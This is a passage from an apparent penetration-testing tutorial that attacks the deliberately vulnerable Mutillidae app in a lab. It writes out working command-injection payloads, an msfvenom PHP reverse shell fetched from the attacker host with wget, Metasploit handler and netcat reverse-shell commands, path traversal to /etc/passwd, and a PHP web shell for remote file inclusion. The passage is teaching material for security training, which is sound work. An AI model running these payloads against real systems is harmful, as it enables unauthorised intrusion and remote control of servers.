
This will show a large display of text.

- Copy the sample POST request at the bottom of the text:

```
Sample Request (Copy and paste into Burp Repeater)
POST /mutillidae/webservices/soap/ws-lookup-dns-record.php HTTP/1.1
Accept-Encoding: gzip,deflate
Content-Type: text/xml;charset=UTF-8
SOAPAction: "urn:commandinjwsdl#commandinj"
Content-Length: 473
Host: localhost
Connection: Keep-Alive
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)

<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema-instance" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:urn="urn:commandinjwsdl">
  <soapenv:Header/>
  <soapenv:Body>
    <urn:lookupDNS soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
      <targetHost xsi:type="xsd:string">www.google.com</targetHost>
    </urn:lookupDNS>
  </soapenv:Body>
</soapenv:Envelope>
```

- Start Burpsuite on Kali Linux (open a terminal and type, “*burpsuite*”)
- Paste the POST request into Burp Repeater



The screenshot shows the Burp Suite Repeater interface. The 'Repeater' tab is active, and a single request is loaded. The request is a POST to the endpoint `/mutillidae/webservices/soap/ws-lookup-dns-record.php`. The request body is a SOAP message with the following structure:

```
1 POST /mutillidae/webservices/soap/ws-lookup-dns-record.php HTTP/1.1
2 Accept-Encoding: gzip,deflate
3 Content-Type: text/xml;charset=UTF-8
4 SOAPAction: "urn:commandinjwsdl#commandinj"
5 Content-Length: 443
6 Host: localhost
7 Connection: Keep-Alive
8 User-Agent: Apache-HttpClient/4.1.1 (java 1.5)
9
10 <soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http
11   <soapenv:Header/>
12   <soapenv:Body>
13     <urn:lookupDNS soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
14       <targetHost xsi:type="xsd:string">
15         www.google.com
16       </targetHost>
17     </urn:lookupDNS>
18   </soapenv:Body>
19 </soapenv:Envelope>
```

Read through the POST request. At line 14 in the picture above, you can see the target for the DNS lookup, “www.google.com”. That will be fine for our first test.

- Click “*Send*”
  - Enter the Host IP address and port (80) of your Mutillidae Server
- In a second or two you will receive a response:

```
Response
Pretty Raw Hex Render ↵ ☰
1 HTTP/1.1 200 OK
2 Date: Mon, 30 Aug 2021 18:12:16 GMT
3 Server: Apache/2.4.46 (Unix) OpenSSL/1.1.1h PHP/8.0.0 mod_perl/
4 X-Powered-By: PHP/8.0.0
5 Set-Cookie: PHPSESSID=2e04uramgfm7ksmalbt0lqijur; path=/
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 X-SOAP-Server: NuSOAP/0.9.5 (1.123)
10 Content-Length: 723
11 Keep-Alive: timeout=5, max=100
12 Connection: Keep-Alive
13 Content-Type: text/xml; charset=ISO-8859-1
14
15 <?xml version="1.0" encoding="ISO-8859-1"?>
    <SOAP-ENV:Envelope SOAP-ENV:encodingStyle="http://schemas.xml
      <SOAP-ENV:Body>
        <nsl:lookupDNSResponse xmlns:nsl="urn:commandinjwsdl">
          <Answer xsi:type="xsd:xml">
            <results host="www.google.com">
              Server: 127.0.0.53
              Address: 127.0.0.53#53
              Non-authoritative answer:
              Name: www.google.com
              Address: 142.251.32.100
              Name: www.google.com
              Address: 2607:f8b0:4006:81c::2004
16
17
18
19
20
21
22
```

The SOAP request correctly looked up the IP address for Google and returned the response. We can put any host in the “host” section and send it. The response will be the DNS lookup for the requested site. We can also use command injection in line 14 on the **request side**, just as we did in the previous example!

On the Request Side:

- Change “*www.google.com*” to your previous local target IP address and add “*!s*” at the end.

As seen below:

```
Request
Pretty Raw Hex \n ☰
1 POST /mutillidae/webservices/soap/ws-lookup-dns-record.php HTTP/1.1
2 Accept-Encoding: gzip,deflate
3 Content-Type: text/xml;charset=UTF-8
4 SOAPAction: "urn:commandinjwsdl#commandinj"
5 Content-Length: 444
6 Host: localhost
7 Connection: Keep-Alive
8 User-Agent: Apache-HttpClient/4.1.1 (java 1.5)
9
10 <soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
11 <soapenv:Header/>
12 <soapenv:Body>
13 <urn:lookupDNS soapenv:encodingStyle="http://schemas.xmlsoap.org/so
14 <targetHost xsi:type="xsd:string">
15 172.24.1.1;ls ←
16 </targetHost>
17 </urn:lookupDNS>
18 </soapenv:Body>
19 </soapenv:Envelope>
```

➤ Click “*Send*”

```
Response
Pretty Raw Hex Render \n ≡
1 HTTP/1.1 200 OK
2 Date: Mon, 30 Aug 2021 18:21:48 GMT
3 Server: Apache/2.4.46 (Unix) OpenSSL/1.1.1h PHP/8.0.0 mod_perl/2.0.11
4 X-Powered-By: PHP/8.0.0
5 Set-Cookie: PHPSESSID=uadftjghiljd3m65ietami08kp; path=/
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 X-SOAP-Server: NuSOAP/0.9.5 (1.123)
10 Content-Length: 705
11 Keep-Alive: timeout=5, max=100
12 Connection: Keep-Alive
13 Content-Type: text/xml; charset=ISO-8859-1
14
15 <?xml version="1.0" encoding="ISO-8859-1"?>
    <SOAP-ENV:Envelope SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/envelope/">
      <SOAP-ENV:Body>
        <ns1:lookupDNSResponse xmlns:ns1="urn:commandinjwsdl">
          <Answer xsi:type="xsd:string">
            <results host="172.24.1.1;ls"
16             ">
17             1.1.24.172.in-addr.arpa name
18
19             Authoritative answers can be found from:
20             lib
21             ws-hello-world.php
22             ws-lookup-dns-record.php
23             ws-user-account.php
24             </results>
```

We get a web server directory listing!

Of course you could also try “[Target\_IP];cat /etc/passwd”:



Authoritative answers can be found from:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd-network:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd-resolve:/usr/sbin/nologin
```

Some commands work well through SOAP, some don't work at all. Play with it and see what you get! When you are finished, we will continue our discussion of Command Injection. For simplicity, let's switch away from the SOAP injection back to the normal Command Injection screen.

## **Remote Shell from Command Injection**

Navigate back to the original DNS Login Command injection page located at

***OWASP 2017 > A1 Injection (other) > Command Injection > DNS Lookup***. Now let's see how we can use command injection to upload and run a PHP based shell. Once the shell is executed, we will get a full remote session to the target website.

We will do so by using the following steps:

1. Create the shell on your Kali system using MSFVenom.
2. Copy the shell to our Kali system's Webserver directory.

3. Transfer the shell from our Kali Webserver over to the Mutillidae website via command injection.
4. Execute the shell remotely for the win!

This section could be a little confusing; some readers may want to read through it first before trying the individual steps.

## Creating shell & Handler

We need to create a reverse PHP shell file. When it is copied up to the server and opened from a browser, it causes the server to connect back to our Kali system. We will also need to set up a Meterpreter listener in Metasploit to listen for the connection. Let's go ahead and create the PHP shell using *msfvenom*.

1. In Kali Linux, open a new terminal window.
2. Enter, "*msfvenom -p php/meterpreter/reverse\_tcp LHOST=[Kali\_IP] LPORT=4444 -f raw > shell.php*"

```
(kali㉿kali)-[~]
└─$ msfvenom -p php/meterpreter/reverse_tcp LHOST=172.24.1.189 LPORT=4444 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1113 bytes
```

This creates our PHP shellcode file. For the payload we chose the PHP based Meterpreter reverse shell. We set the IP address of the Kali system and the port we want to use. We also set the output as raw and saved the output to a file called shell.php.

Next, we will host this file on Kali's built-in local web server. The file will need to be copied to the "*/var/www/html/*" directory:

3. Type, "*sudo mv shell.php /var/www/html/shell.txt*"

Notice we change the extension from .php to .txt as some webservers will not allow you to upload .php files (But some browsers will correctly recognize the .txt file and process it as a .php file.)

Now we need to start the Metasploit Multi-Handler and set it to receive the incoming PHP shell.

4. Start Metasploit by typing, “*msfconsole*” in a terminal.
5. Start the Multi-Handler:

- *use multi/handler*
- *set payload php/meterpreter/reverse\_tcp*
- *set LHOST [Kali\_IP]*
- *set LPORT 4444*
- *run*

This will start the reverse handler as seen below:

```
msf6 > use multi/handler
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.24.1.189
LHOST => 172.24.1.189
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.24.1.189:4444
```

6. Open a second Terminal and start the Kali Apache HTTP server, “*service apache2 start*”

## Transferring the Shell to the Webserver

Now with our Kali webserver running all we need to get the shell over to the Mutillidae website. This is really easy to do through command injection.

7. Open the web browser in Kali Linux.
8. Surf to the Mutillidae DNS Lookup screen in our Kali Browser.
9. We want to copy the file from the Kali webserver (172.24.1.189 in this example) to the target webserver by typing, “*172.24.1.1 ; wget 172.24.1.189/shell.txt*”:

**Enter IP or hostname**

**Hostname/IP**

Let's pull a directory listing to make sure it is uploaded okay.

> Type, "172.24.1.1 & ls"

```
secret-administrative-pages.php
set-background-color.php
set-up-database.php
shell.txt
show-log.php
site-footer-xss-discussion.php
source-viewer.php
```

If the file didn't upload, check the website permissions for the Mutillidae directory, it should be set so users can upload files. I know, it's not secure, but that's the point of an insecure Web App!

10. Rename the shell back to .php, by typing, "172.24.1.1; *mv shell.txt shell.php*"
11. If you want, you can list the directory contents again to make sure it is correct on the webserver with the ls command. You should see the file is now a PHP file again:


```
secret-administrative-pages.php
set-background-color.php
set-up-database.php
shell.php
show-log.php
site-footer-xss-discussion.php
source-viewer.php
```

Okay, that was probably pretty confusing. Let's take a second and recap what we have done so far. We learned that we can enter system commands into a webpage that is command injection vulnerable. We then saw how to host a Metasploit backdoored PHP shell on our Kali system and send it to vulnerable target website. With the PHP shell now downloaded onto the target webserver, all we need to do is surf to the location of the shell and it will execute.

## Execute the Shell Remotely

We should still have our Metasploit Handler window open in Kali and running. In Kali, execute the PHP shell file by surfing to the file on Mutillidae.

12. In a Browser enter, “[Metasploitable\_IP]/mutillidae/shell.php”:



The Webpage loading sign will spin for a while, but if we look in our Kali Metasploit window we see this:

```
msf6 > use multi/handler
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.24.1.189
LHOST => 172.24.1.189
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.24.1.189:4444
[*] Sending stage (39282 bytes) to 172.24.1.245
[*] Meterpreter session 1 opened (172.24.1.189:4444 -> 172.24.1.245:42170) at 2021-08-31 15:51:32 -0400

meterpreter > █
```

Session 1 opened! We have successfully created and uploaded a remote shell to a vulnerable webserver using Command Injection and now have an open Meterpreter shell.

Type help to see what commands are available.

```
meterpreter > help

Core Commands
=====

Command      Description
-----
?            Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a back
             ground thread
channel       Displays information or control active
             channels
close        Closes a channel
detach       Detach the meterpreter session (for htt
             p/https)
```

Type, “*sysinfo*” to see the operating system that we are connected to:

```
meterpreter > sysinfo
Computer      : ubuntu
OS            : Linux ubuntu 5.11.0-27-generic #29~20.04.1-Ubuntu
Meterpreter   : php/linux
```

That’s it! We can use any of the available Meterpreter commands or if we want, we can type “*shell*” to open a remote terminal. If the target is a Linux system, the entered commands will not echo back to you, but the results will be displayed.

As seen below:



```
meterpreter > shell
Process 14731 created.
Channel 0 created.
whoami
daemon
pwd
/opt/lampp/htdocs/mutillidae
ls
add-to-your-blog.php
ajax
arbitrary-file-inclusion.php
authorization-required.php
back-button-discussion.php
browser-info.php
```

Success!

Depending on the target webserver, you may be able to call some reverse shells directly through Command Injection. I've seen it work on some and not on others. For example, you might be able to use Bash or a programming language like Python, or Perl to call a reverse shell. You may need to use the URL encoder in Burp to URL convert the command, before using it with command injection.

Of course, there is always Netcat:

- In Kali, start a Netcat Listener, "*nc -lvp 4444*"
- In a browser enter, "*172.24.1.1; nc 172.24.1.189 4444 -e /bin/bash*"



```
(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [172.24.1.189] from ubuntu.local [172.24.1.245]
whoami
daemon
ls
add-to-your-blog.php
ajax
arbitrary-file-inclusion.php
authorization-required.php
back-button-discussion.php
browser-info.php
```

\*\*Note: If you are running Mutillidae on Ubuntu, you need to have “netcat-traditional” installed

A list of possible reverse shells you can try can be found on the “Payload All The Things” GitHub:

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#reverse-shell>

Before we move on, I just want to show you one more thing.

- In a terminal enter, “*burpsuite*”
- Then in Proxy, click on “*Intercept*”, and then “*use Burp Proxy*”
- Surf to the Mutillidae DNS page
- Lookup any DNS or try any command injection

Then take a close look at the website response in “Proxy”, “HTTP History”.

```
Response
Pretty Raw Hex Render \n ≡
1181     </table>
1182 </form>
1183
1184 <div class="report-header">
      Results for 172.24.1.1:nmap 172.24.1.189
</div>
<pre class="output">
  1.1.24.172.in-addr.arpa name =
1185
1186     Authoritative answers can be found from:
1187
1188 </pre>
1189 <!-- I think the database password is set to blank or perhaps samurai.
1190 It depends on whether you installed this web app from irongeeks site or
1191 are using it inside Kevin Johnsons Samurai web testing framework.
1192 It is ok to put the password in HTML comments because no user will ever see
1193 this comment. I remember that security instructor saying we should use the
1194 framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
1195 rather than HTML comments, but we all know those
1196 security instructors are just making all this up. --> <!-- End Content -->
1197 </td>
1198 </tr>
```

Developer notes, I wonder if they could come in handy?

## Command Injection Conclusion

In this section we covered quite a lot of ground. We learned what command injection is and how it works. We saw how to append commands to vulnerable web page input allowing us to run commands on the actual web server. We then saw how to create and upload a remote shell to the server. There are multiple remote shells available with different capabilities. We used Metasploit's PHP reverse\_tcp shell, but we could have uploaded any PHP shell that we wanted.

Hopefully in this section you have seen why it is important to validate all input in a Web App to prevent hackers from running commands on your web server, or even creating a remote shell to it. Only allow the type of input text that you want and block all others. Meaning if you want only a text string as input, do not allow numbers or special characters. Conversely, if looking for numerical input, don't allow any letters or symbols as input.

# Chapter 15

## Mutillidae LFI and RFI

Local File Inclusions (LFI) and Remote File Inclusions (RFI) are vulnerabilities in webpages that allow a malicious user to manipulate the webpage URL to either gain access directly to folders and files on the server (LFI) or connect out to a malicious external site to run code (RFI). We will be demonstrating both using the Mutillidae web application.

### Local File Inclusion (LFI)

LFI or file path transversal allows an attacker to access other directories on the server that they normally shouldn't have access to. In Mutillidae, navigate to *OWASP 2017 / A5 Broken Access Control / Insecure Direct Object References/ Local File Inclusion*. You are greeted with the following message:

“Notice that the page displayed by Mutillidae is decided by the value in the "page" variable. The "page" variable is passed as a URL query parameter. What could possibly go wrong?”

I know we have talked about LFI and RFI before, but let's briefly go over it using Mutillidae. Notice in the address bar the URL that we are at *'/mutillidae/index.php?page=arbitrary-file-inclusion.php'* contains a *“?page =”* command. Whatever page that is listed after this command is the page that will be displayed. Let's see what happens if we manually manipulate the command.

In the address bar replace the current page name with *'home.php'*:




When you hit enter the website “home” page will show up. If the web server application is vulnerable to LFI you will be able to also access the underlying webserver by doing nothing more than using directory navigation commands. In essence, to perform an LFI we simply manipulate

the called page name in an attempt to access information on the server itself.

For instance, what if we wanted to try to view a user list from the */etc/passwd* file? In theory we would need to use several “../” previous directory commands to back out of the webserver directory and then put in the location of the local file we want to access.

The image below demonstrates this technique:



The image shows a browser address bar with a URL: `http://192.168.1.68/mutillidae/index.php?page=../../../../etc/passwd`. The URL is displayed on a dark blue background, and the traversal part is highlighted in red.

Notice the first part is the normal URL request, but instead of using an existing page, we put in our LFI attempt. If you surf to the modified URL (using your Mutillidae IP Address), you should see a copy of the web server’s passwd file:




```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:
/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:
/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool
/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var
/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var
/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailng List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var
/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home
/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false postfix:x:106:115::/var
```

You won’t be able to crack passwords without also obtaining the protected *-shadow* file in the same directory, but you will at least get a list of users. I wonder what other information could be accessible on a server vulnerable to LFI?

## Robots.txt, Config files & other Interesting Information

Though more of a Directory Transversal and Rights issue, not technically “Local File Inclusion”, many times you can view files on a server by simply navigating to them. Robots.txt is used to keep search engines from spidering parts of the webpages that you may not want them to search and publicly index. This file can sometimes point to interesting information on a webserver. Simply surf to ‘*mutillidae/robots.txt*’:



```
User-agent: *
Disallow: passwords/
Disallow: config.inc
Disallow: classes/
Disallow: javascript/
Disallow: owasp-esapi-php/
Disallow: documentation/
Disallow: includes/
```

Notice that several interesting looking directories exist. System configuration files and documentation can really help an attacker gain useful information about your network and how it is configured. In the listing you can see that the Mutillidae designers have thrown us a bone by including a “*passwords*” directory. We would be remiss if we didn’t look there first.

Go ahead and surf to ‘*mutillidae/passwords/*’:



As you can see there is an “*accounts.txt*” file present. I wonder what it contains. Click on it and you will see the following:

1. admin,adminpass,g0t r00t?,Admin
2. adrian,somepassword,Zombie Films Rock!,Admin
3. john,monkey,I like the smell of confunk,Admin
4. jeremy,password,d1373 1337 speak,Admin

Oh look, usernames and passwords! We even have a signature tag line at the end for each user. You would think this would rarely happen in real life, but I have seen some very insecure practices over the years, including:

- Login credentials listed on web app login page
- Sensitive documents posted in public web directories
- Completely open Cloud buckets containing sensitive information

As you can see, if the website is vulnerable to LFI or the webserver directory permissions are not set correctly, an attacker could access a lot of sensitive information from the server. A list of additional files that contain interesting information to the security tester (and a lot more) can be found on Mubix Website at - <https://github.com/mubix/post-exploitation/wiki/Linux-Post-Exploitation-Command-List>

## Remote File Inclusion (RFI)

Now let's take a quick look at RFI. The technique is similar to LFI, except instead of trying to gain access to local system information, we will try to get the webserver to access a script on an external website. RFI is not a big a threat as it used to be, as even on the Mutillidae “purposefully vulnerable” webapp, you need to enable remote URL inclusion in the PHP.ini file (see Mutillidae install chapter) just to get it to work!

To enable RFI Inclusion for Mutillidae, “allow\_url\_fopen” and “allow\_url\_include” both need to be set to on in the PHP.ini file. If you are running the LAMPP Mutillidae install, the file is located in “/opt/lamp/etc”.

```
;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;


; Whether to allow the treatment of
; http://php.net/allow-url-fopen
allow_url_fopen=0n

; Whether to allow include/require
; http://php.net/allow-url-include
allow_url_include=on
```


Once you make the change, restart Apache.



We can see a simple example of RFI by inserting a call to Google from the Mutillidae site by inserting “<http://www.google.com/>” as a page reference:



As you can see, the Google search page has been inserted into our Mutillidae site! This is a pretty serious flaw as an attacker can reference any external site, including ones that contain malicious code that will be executed on the target web server. An example of a malicious RFI URL would look like this:



In the picture above, the first part is the legitimate website target prefix, while part two is our evil remote inclusion that we are trying to get to run.

**Side Note** - This is actually a pretty common technique now - for hackers to add a malicious link at the end of another common website link that will just pass you to the malicious one when you click on it. That is why it is important look closely at links before you click on them, especially in emails and social media sites!

There are numerous shell programs out there that you can download and use to get a remote shell on an RFI vulnerable system. But let's take a look at getting a remote shell using Netcat.

## Remote File Inclusion to Shell


Several years ago, Chris André Dale demonstrated an interesting technique in a SANS Video Contest. The video was on Local File Inclusion to Shell (<https://www.youtube.com/watch?v=jEU8w3h1u1o>). We will use a similar technique to quickly get a shell using remote file inclusion. First, we need to create an evil PHP program and store it on our Kali system. I am not sure who originally made the simple PHP shell code below, but it seems to be a pretty common piece of PHP code used with RFI vulnerabilities and it will work well for us:

```
<?php
echo "Command: ".htmlspecialchars($_GET['cmd']);
system($_GET['cmd']);
?>
```

Create a text file containing this code and save this in your Kali “*/var/www/html*” directory (make sure the Apache Web service is running). I named mine “*phpshell.txt*”. Basically, this PHP script tells the computer to run whatever command is sent to it via a “*cmd*” variable.

We will be opening a Netcat session with the target system, so we need to create a Netcat listener session on our Kali box.

- Open a terminal in Kali and type, “*nc -lvp 4444*”

A terminal window on a Kali Linux system. The prompt is (kali@kali) - [~]. The user has entered the command \$ nc -lvp 4444. The terminal output shows 'listening on [any] 4444 ...' followed by a cursor.

All we need to do is visit the target website and call our script in the URL:

